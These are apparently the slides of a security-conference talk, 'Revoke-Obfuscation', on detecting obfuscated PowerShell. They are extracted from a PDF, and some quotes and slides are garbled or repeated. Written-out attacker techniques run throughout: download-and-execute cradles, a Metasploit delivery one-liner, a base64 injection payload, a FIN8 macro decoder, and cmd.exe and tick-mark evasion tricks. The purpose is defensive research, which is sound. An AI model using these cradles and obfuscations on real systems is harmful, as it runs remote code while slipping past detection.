

Revoke-Obfuscation

> PowerShell Obfuscation Detection Using Science



Daniel Bohannon - @danielhbohannon
Lee Holmes - @Lee_Holmes

> Whois

- MANDIANT Senior Applied Security Researcher
- Invoke-Obfuscation, Invoke-CradleCrafter
- Obfuscation, evasion and detection techniques
- @danielhbohannon



%ProgramData:~0,1%%ProgramData:~9,2% /c echo OBFUSCATION_FTW!

> Whois

- Lead security architect of Azure Management @ MS
- Author of the Windows PowerShell Cookbook
- Original member of PowerShell Development Team
- @Lee_Holmes



iex (iwr bit.ly/e0Mw9w)

A TREATISE ON
BLUE TEAM FOLLIES

VOLUME III: STATIC SIGNATURES



OXFORD



Preparing Your Environment for Investigations

- Logs (and retention) are your friend → 1) enable 2) centralize 3) LOOK/MONITOR
- Process Auditing **AND** Command Line Process Auditing → 4688 FTW!
 - <https://technet.microsoft.com/en-us/library/dn535776.aspx>
 - SysInternals' **Sysmon** is also a solid option
- Real-time Process Monitoring
 - Uproot IDS - <https://github.com/Invoke-IR/Uroot>
- PowerShell Module, ScriptBlock, and Transcription logging
 - <https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/>
 - https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html



Launch Techniques

- **PowerShell Help** is the best in the business 😊

```
-Command
    Executes the specified commands (and any parameters) as though they were
    typed at the Windows PowerShell command prompt, and then exits, unless
    NoExit is specified. The value of Command can be "-", a string, or a
    script block.

    If the value of Command is "-", the command text is read from standard
    input.

    If the value of Command is a script block, the script block must be enclosed
    in braces ({}). You can specify a script block only when running PowerShell.exe
    in Windows PowerShell. The results of the script block are returned to the
    parent shell as deserialized XML objects, not live objects.

    If the value of Command is a string, Command must be the last parameter
    in the command , because any characters typed after the command are
    interpreted as the command arguments.

    To write a string that runs a Windows PowerShell command, use the format:
        "& <command>""
    where the quotation marks indicate a string and the invoke operator (&)
    causes the command to be executed.
```

Launch Techniques

- powershell.exe called by cmd.exe
- cmd.exe /c "powershell -c Write-Host SUCCESS -Fore Green"

```
C:\Users\limited_user\Desktop>cmd.exe /c "powershell -c Write-Host SUCCESS -Fore Green"  
SUCCESS
```



Launch Techniques

- powershell.exe called by cmd.exe
- cmd.exe /c "powershell -c Write-Host SUCCESS -Fore Green"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green | **powershell -**"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green | **powershell IEX \$input**"

```
C:\Users\limited_user\Desktop>cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
SUCCESS
```

```
C:\Users\limited_user\Desktop>cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX $input"
SUCCESS
```



Launch Techniques

- Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell -
..
- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | **powershell -**"
- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | **powershell IEX \$input**"

Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell IEX \$input



Launch Techniques

- Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell -
ParentImage: C:\Windows\System32\cmd.exe
- ParentCommandLine: cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green | **powershell** -"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green | **powershell IEX \$input**"

Image: C:\Users\limited_user\Desktop\powershell.exe

CommandLine: powershell IEX \$input

ParentImage: C:\Windows\System32\cmd.exe

ParentCommandLine: cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX \$input"-



Launch Techniques

- Is it safe to key off of cmd.exe with arguments | **powershell** ??
Of course not! "powershell" can be set and called as variables in cmd.exe
 - cmd /c "set p1=power&& set p2=shell&& cmd /c echo Write-Host SUCCESS -Fore Green ^| %p1%%p2% -"
 - ParentImage: C:\Windows\System32\cmd.exe
 - ParentCommandLine: cmd /c echo Write-Host SUCCESS -Fore Green | %p1%%p2% -



Launch Techniques

Here is an example of **FIN8** combining this environment variable obfuscation with PowerShell stdin invocation

Windows PowerShell
PS C:\Users\4be573014e944c09> \office-crackros-master> python .\oledump.py -p plugin_officecrackros ..\cccb193de86fd7ff876e875c32305f33dc48843dc1180fb0

cmd /c echo %_MICROSOFT_UPDATE_CATALOG% | %_MICROSOFT_UPDATE_SERVICE%

```
Plugin: Sketchy cipher detected: OfficeCrackros plugin by Nick Carr
MsgBox Word was unable to read this document. It may be corrupt.
'Set AuusvjItmbcqlw = Zmhhxmjvhmikj(winmgmts:\\\\root\\cimv2:Win32_ProcessStartup)'
'Set Jxrdrd = Zmhhxmivhmiki(winmgmts:\\\\root\\cimv2:Win32 Process)'
oiuzhf = cmd /c echo %_MICROSOFT_UPDATE_CATALOG% | %_MICROSOFT_UPDATE_SERVICE%
Set LufluibdLufuqdm = Zmhhxmjvhmikj(New:WScript.Shell).Environment(New:WScript.Shell)
Set LufluibdLufuqdm = Zmhhxmjvhmikj(New:WScript.ShellPROCESS).Environment(New:WScript.ShellPROCESS)
If Len(LufluibdLufuqdm(ProgramW6432))
Oqcyji = _CT=
Oqcyji = Oqcyji & vbCrLf & _PA=237559
Oqcyji = Oqcyji & vbCrLf & _KE=487553
Oqcyji = _CT=
Oqcyji = Oqcyji & vbCrLf & _PA=161676
Oqcyji = Oqcyji & vbCrLf & _KE=289669
Oqcyji = Oqcyji & vbCrLf & _MICROSOFT_UPDATE_SERVICE=powershell -
Oqcyji = Oqcyji & vbCrLf & _MICROSOFT_UPDATE_CATALOG=
"Yczqeqptq = $s=$Env:_CT;$o='';$l=$s.length;$i=$Env:_PA%$l;while($o.length -ne$l){$o+=$s[$i];$i=($i+$Env:_KE)%$l}iex($o)"
A4:    3639 'VBA/VBA_PROJECT'
A5:    738 'VBA/dir'
B: word/activeX/activex2.bin
B1:    112 '\x01CompObj'
B2:    46412 'f'
C2:    54708 'f'
C3:        0 'o'
```

powershell -

\$Env:_CT;\$o="";\$l=\$s.length;\$i=\$Env:_PA%\$l;while(\$o.length -ne\$l){\$o+=\$s[\$i];\$i=(\$i+\$Env:_KE)%\$l}iex(\$o)



Launch Techniques

Here is an example of **FIN8** combining this environment variable obfuscation with PowerShell stdin invocation

The screenshot shows a Windows PowerShell window with the following command:

```
cmd.exe /c echo %var1% | %var2%
```

Below the command, the text "cmd /c echo %_MICROSOFT_UPDATE_CATALOG% | %_MICROSOFT_UPDATE_SERVICE%" is displayed in red, indicating a redacted command.

The main content of the window shows a large amount of VBA code. Several lines of this code are highlighted with red boxes and arrows pointing to them from the redacted command above. The highlighted lines include:

- 'Set AuusvjItmbcqlw = Zmhhxmjvhmikj(winmgmts:\\\\root\\cimv2:Win32_ProcessStartup)'
- 'Set Jxrdrd = Zmhhxmivhmiki(winmgmts:\\\\root\\cimv2:Win32_Process)'
- oiuzhf = cmd /c echo %_MICROSOFT_UPDATE_CATALOG% | %_MICROSOFT_UPDATE_SERVICE%
- Set LufluibdLufuqdm = Zmhhxmjvhmikj(New:WScript.Shell).Environment(New:WScript.Shell)
- Set LufluibdLufuqdm = Zmhhxmjvhmikj(New:WScript.ShellPROCESS).Environment(New:WScript.ShellPROCESS)
- If Len(LufluibdLufuqdm(ProgramW6432))
- Oqcyji = _CT=
- Oqcyji = Oqcyji & vbCrLf & _PA=237559
- Oqcyji = Oqcyji & vbCrLf & _KE=487553
- Oqcyji = _CT=
- Oqcyji = Oqcyji & vbCrLf & _PA=161676
- Oqcyji = Oqcyji & vbCrLf & _KE=289669
- Oqcyji = Oqcyji & vbCrLf & _MICROSOFT_UPDATE_SERVICE=powershell -
- Oqcyji = Oqcyji & vbCrLf & _MICROSOFT_UPDATE_CATALOG=
- "Yczqeqptq = \$s=\$Env:_CT;\$o='';\$l=\$s.length;\$i=\$Env:_PA%\$l;while(\$o.length -ne\$l){\$o+=\$s[\$i];\$i=(\$i+\$Env:_KE)%\$l}iex(\$o)"

Red arrows point from the redacted command to the highlighted lines in the VBA code, illustrating how the obfuscated command is being executed via the environment variables.

At the bottom of the VBA code dump, there is a red box containing the command:

```
$Env:_CT;$o="";$l=$s.length;$i=$Env:_PA%$l;while($o.length -ne$l){$o+=$s[$i];$i=($i+$Env:_KE)%$l}iex($o)
```

Below the VBA code dump, there is a table with columns A, B, and C, showing file names and their sizes:

	A	B	C
A4:	3639	'VBA/_PROJECT'	
A5:	738	'VBA/dir'	
B:	word/activeX/activex2.bin		
B1:	112	'\x01CompObj'	
B2:	46412	'f'	
C2:	54708	'f'	
C3:	0	'o'	



Launch Techniques

- powershell.exe called by cmd.exe
- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | **powershell -"**
- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | **powershell IEX \$input"**
- cmd.exe /c "**set cmd=**Write-Host ENV -Fore Green && **powershell IEX \$env:cmd"**

Kovter <3 this!

Can also use .Net function or GCI/dir:

```
[Environment]::GetEnvironmentVariable('cmd', 'Process')  
(Get-ChildItem/ChildItem/GCI/DIR/LS env:cmd).Value
```



Launch Techniques

- powershell.exe called by cmd.exe
- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX \$input"
- cmd.exe /c "set cmd=Write-Host ENV -Fore Green & powershell IEX \$env:cmd"
- cmd.exe /c "echo Write-Host CLIP -Fore Green | clip && powershell [void] [System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms'); IEX ([System.Windows.Forms.Clipboard]::GetText())"

Image: C:\Windows\System32\clip.exe
CommandLine: clip

Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell [void] [System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms'); IEX ([System.Windows.Forms.Clipboard]::GetText())
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe /c "echo Write-Host CLIP -Fore Green | clip&& powershell [void] [System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms'); IEX ([System.Windows.Forms.Clipboard]::GetText())"

Launch Techniques

- So we just apply detection logic to Child and Parent process arguments and we're good...Right?



Launch Techniques

- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | **powershell** -"

Image: C:\Users\limited_user\Desktop\powershell.exe

CommandLine: powershell -

ParentImage: C:\Windows\System32\cmd.exe

ParentCommandLine: cmd.exe /c "echo Write-Host SUCCESS -Fore Green | **powershell** -"-



Launch Techniques

- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
- cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green && cmd /c echo %cmd% | powershell -"

Does this work???



Launch Techniques

- cmd.exe /c "echo Write-Host SUCCESS -Fore Green && cmd /c echo %cmd% | powershell -"
- cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green&& cmd /c echo %cmd% | powershell -"



Image: C:\Users\limited_user\Desktop\powershell.exe

CommandLine: powershell -

ParentImage: C:\Windows\System32\cmd.exe

ParentCommandLine: cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green&& cmd /c echo %cmd% | powershell -"

<http://ohtoptens.com/wp-content/uploads/2015/05/Grumpy-Cat-NO-8.jpg>

↑
Executes, but arguments are still visible in parent process.



Launch Techniques

- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
- cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green && cmd /c echo %cmd% | powershell -"

Escape with ^ for cmd.exe



Launch Techniques

- cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
- cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green && cmd /c echo %cmd%
^| powershell -"



Escape with ^ for cmd.exe

Does this work???



Launch Techniques


- cmd.exe /c "echo Write-Host SUCCESS -Fore Green
- cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green
 ^| powershell -"

Image: C:\Users\limited_user\Desktop\powershell.exe

CommandLine: powershell -

ParentImage: C:\Windows\System32\cmd.exe

ParentCommandLine: cmd /c echo %cmd% | powershell -



<http://journalthis.danoah.com/wp-content/uploads/best-funniest-grumpy-cat-22.jpg>



Launch Techniques

- cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green && cmd /c echo %cmd%
 ^| powershell -"
- cmd /c echo %cmd% | powershell -
- powershell -

- Detect by recursively checking parent process command arguments?
Not 100% of the time ☹



Launch Techniques

- Set content in one process and then query it out and execute it from another completely separate process. **NO SHARED PARENT PROCESS!**
- `cmd /c "title WINDOWS_DEFENDER_UPDATE && echo IEX (IWR https://bit.ly/L3g1t)&& FOR /L %i IN (1,1,1000) DO echo"`
- `cmd /c "powershell IEX (Get-WmiObject Win32_Process -Filter \^"Name = 'cmd.exe' AND CommandLine like '%WINDOWS_DEFENDER_UPDATE%\^").CommandLine.Split([char]38)[2].Substring(5)"`



Launch Techniques

- The good news? PowerShell **script block logs** capture ALL of this.
- The bad news? **Token-layer obfuscation** persists into script block logs.

> Obfuscating the Cradle

```
root@bt:/pentest/exploits/set/reports/powershell# ls
powerdump.encoded.txt  x64_powershell_injection.txt
powershell.rc          x86_powershell_injection.txt
root@bt:/pentest/exploits/set/reports/powershell# cat x64_powershell_injection.txt
powershell -noprofile -windowstyle hidden -noninteractive -EncodedCommand JABjAG
8AZABLACAAPQAgACcAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawB1AHIAbgBLAGwAMwAyAC4AZABsAG
wAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUAB0AH
IAIAFWAGkAcgB0AHUAYQBsaEEAbABsAG8AYwAoAEkAbgB0AFAAdAByACAAAbABwAEEAZABKAHIAZQBzAH
MALAAgAHUAAqBuAHQAIABKAhcAUwBpAHoAZQAsACAAAdQBpAG4AdAAgAGYAbABBAGwAbABvAGMAYQB0AG
kAbwBuAFQAeQBwAGUALAAgAHUAAqBuAHQAIABmAGwAUAByAG8AdABLAGMAdAApADsAWwBEAGwAbABJAG
0AcABvAHIAdAAoACIAawB1AHIAbgBLAGwAMwAyAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAH
QAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUAB0AHIAIABDAHIAZQBhAHQAZQBuAGgAcgBLAG
EAZAAoAEkAbgB0AFAAdAByACAAAbABwAFQAAAByAGUAYQBkAEEAdAB0AHIAaQBIAHUAdABLAMLAAgAH
UAaQBuAHQAIABKAhcAUwB0AGEAYwBrAFMAaQB6AGUALAAgAEkAbgB0AFAAdAByACAAAbABwAFMAdABhAH
IAdABBAGQAZAByAGUAcwBzACwAIABJAG4AdABQAHQAcgAgAGwAcABQAGEAcgBhAG0AZQB0AGUAcgAsAC
AAdQBpAG4AdAAgAGQAdwBDAHIAZQBhAHQAAqBvAG4ARgBsAGEAZwBzACwAIABJAG4AdABQAHQAcgAgAG
wAcABUAGgAcgBLAGEAZABJAGQAKQA7AFsARABsAGwASQBtAHAAbwByAHQAKAAiAG0AcwB2AGMACgB0AC
4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAH
QAUAB0AHIAIABtAGUAbQBzAGUAdAAoAEkAbgB0AFAAdAByACAAZABLAMHAdAAAsACAAdQBpAG4AdAAgAH
MAcgBjACwAIAB1AGkAbgB0ACAAAYwBvAHUAbgB0ACKAOwAnADsAJAB3AGkAbgBGAHUAbgBjACAAPQAgAE
EAZABkAC0AVAB5AHAAZQAgAC0AbQBLAG0AYgBLAHIARABLAGYAAqBuAGkAdABpAG8AbgAgACQAYwBvAG
QAZQAgAC0ATgBhAG0AZQAgACIAVwBpAG4AMwAyACIAIAATAG4AYQBtAGUAcwBwAGEAYwBlACAAVwBpAG
```

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")
 - **Veil**
 - downloaderCommand = "iex (New-Object Net.WebClient).DownloadString(\"http://%s:%s/%s\")\n"
 - <https://github.com/nidem/Veil/blob/master/modules/payloads/powershell/psDownloadVirtualAlloc.py#L76>
 - **PowerSploit**
 - \$Wpad = (New-Object Net.Webclient).DownloadString(\$AutoConfigURL)
 - <https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1#L1375>
 - **Metasploit** (<http://blog.cobaltstrike.com/2013/11/09/schtasks-persistence-with-powershell-one-liners/>)

```
msf exploit(psh_web_delivery) > exploit -j
[*] Exploit running as background job.
[*] Using URL: http://0.0.0.0:8080/5RJLaYDG
[*] Local IP: http://192.168.95.225:8080/5RJLaYDG
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -w hidden -nop -ep bypass -c "IEX ((new-object net.webclient).downloadstring('http://192.168.95.201:8080/5RJLaYDG'))"
```

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")
- What script block elements can we key off of for this?

Obfuscating the Cradle

- `Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")`
- What script block elements can we key off of for this?
 - `Invoke-Expression`


Obfuscating the Cradle

- `Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`

Obfuscating the Cradle

- `Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")`
 - What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
 - `System.Net.WebClient`
- 
- 

Obfuscating the Cradle

- `Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")`
 - What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
 - `System.Net.WebClient`
 - `).DownloadString("http`
- 
- 

Obfuscating the Cradle

- `Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
 - `System.Net.WebClient`
 - `).DownloadString("http`
- Now let's demonstrate why assumptions are dangerous!

Obfuscating the Cradle

- `Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
 - ~~`System.Net.WebClient`~~ (System.* is not necessary for .Net functions)
 - `).DownloadString("http`

Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient).DownloadString("https://bit.ly/L3g1t")`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
 - `Net.WebClient`
 - `).DownloadString("http`

Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient).DownloadString("https://bit.ly/L3g1t")`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
 - `Net.WebClient`
 - `).DownloadString("http` (url is a string and can be concatenated)

Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient).DownloadString("ht"+"tps://bit.ly/L3g1t")`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
 - `Net.WebClient`
 - `).DownloadString("http` (url is a string and can be concatenated)

Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient).DownloadString("ht"+"tps://bit.ly/L3g1t")`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
 - `Net.WebClient`
 - `).DownloadString("`

Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
 - `Net.WebClient`
 - `).DownloadString("`

(PowerShell string can be single or double quotes)
(...and did I mention whitespace?)
(...URL can also be set as variable.)

Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
 - `Net.WebClient`
 - `).DownloadString(`

Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
 - `Net.WebClient`
 - `).DownloadString()` (is `.DownloadString` the only method for `Net.WebClient`?)

Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')`
- What script block elements can be obfuscated:
 - `Invoke-Expression`
 - `New-Object`
 - `Net.WebClient`
 - `).DownloadString()`

Net.WebClient class has options:

- `.DownloadString`
- `.DownloadStringAsync`
- `.DownloadStringTaskAsync`
- `.DownloadFile`
- `.DownloadFileAsync`
- `.DownloadFileTaskAsync`
- `.DownloadData`
- `.DownloadDataAsync`
- `.DownloadDataTaskAsync`
- etc.

Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
 - `Net.WebClient`
 - `).Download`

Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
 - `Net.WebClient`
 - `→.Download`

Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')`
 - What script block elements can we key off of for this?
 - `Invoke-Expression`
 - `New-Object`
 - `Net.WebClient`
 - `→.Download`
- (`New-Object Net.WebClient`) can be set as a variable:
- ```
$wc = New-Object Net.Webclient;
$wc.DownloadString('ht'+'tps://bit.ly/L3g1t')
```

# Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient).DownloadString( 'ht'+'tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
  - `Invoke-Expression`
  - `New-Object`
  - `Net.WebClient`
  - `.Download`

# Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient).DownloadString( 'ht'+'tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
  - `Invoke-Expression`
  - `New-Object`
  - `Net.WebClient`
  - `.Download` (Member token obfuscation?)

# Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
  - `Invoke-Expression`
  - `New-Object`
  - `Net.WebClient`
  - `.Download` (single quotes...)

# Obfuscating the Cradle


- `Invoke-Expression (New-Object Net.WebClient).DownloadString("ht'+tps://bit.ly/L3g1t")`
- What script block elements can we key off of for this?
  - `Invoke-Expression`
  - `New-Object`
  - `Net.WebClient`
  - `Download` (double quotes...)

# Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+tps://bit.ly/L3g1t')`
- What script block elements can we key off of for this?
  - `Invoke-Expression`
  - `New-Object`
  - `Net.WebClient`
  - `Download` (tick marks??)

# Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient).DownloadString`(`'ht`+'tps://bit.ly/L3g1t`')`



In Windows PowerShell, the escape character is the backtick (`), also called the grave accent

# Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient)."<`D'o`wn`l`oa`d`Str`in`g"( 'ht`+'tps://bit.ly/L3g1t')`

Get-Help about\_Escape\_Characters

USING SPECIAL CHARACTERS

When used within quotation marks, the escape character indicates a special character that provides instructions to the command parser.

The following special characters are recognized by Windows PowerShell:

|                 |                 |
|-----------------|-----------------|
| <code>\0</code> | Null            |
| <code>\a</code> | Alert           |
| <code>\b</code> | Backspace       |
| <code>\f</code> | Form feed       |
| <code>\n</code> | New line        |
| <code>\r</code> | Carriage return |
| <code>\t</code> | Horizontal tab  |
| <code>\v</code> | Vertical tab    |

For example:

```
PS C:\> "12345678123456781`nCol1`tColumn2`tCol3"
12345678123456781
Col1 Column2 Col3
```

# Obfuscating the Cradle

- `Invoke-Expression (New-Object Net.WebClient)."<`D)o`w`N`l`o`A`d`S`T`R`i`N`g"(`  
`'ht'+'tps://bit.ly/L3g1t')`

## Get-Help about\_Escape\_Characters

### USING SPECIAL CHARACTERS

When used within quotation marks, the escape character indicates a special character that provides instructions to the command parser.

The following special characters are recognized by Windows PowerShell:

|    |                 |
|----|-----------------|
| `0 | Null            |
| `a | Alert           |
| `b | Backspace       |
| `f | Form feed       |
| `n | New line        |
| `r | Carriage return |
| `t | Horizontal tab  |
| `v | Vertical tab    |

For example:

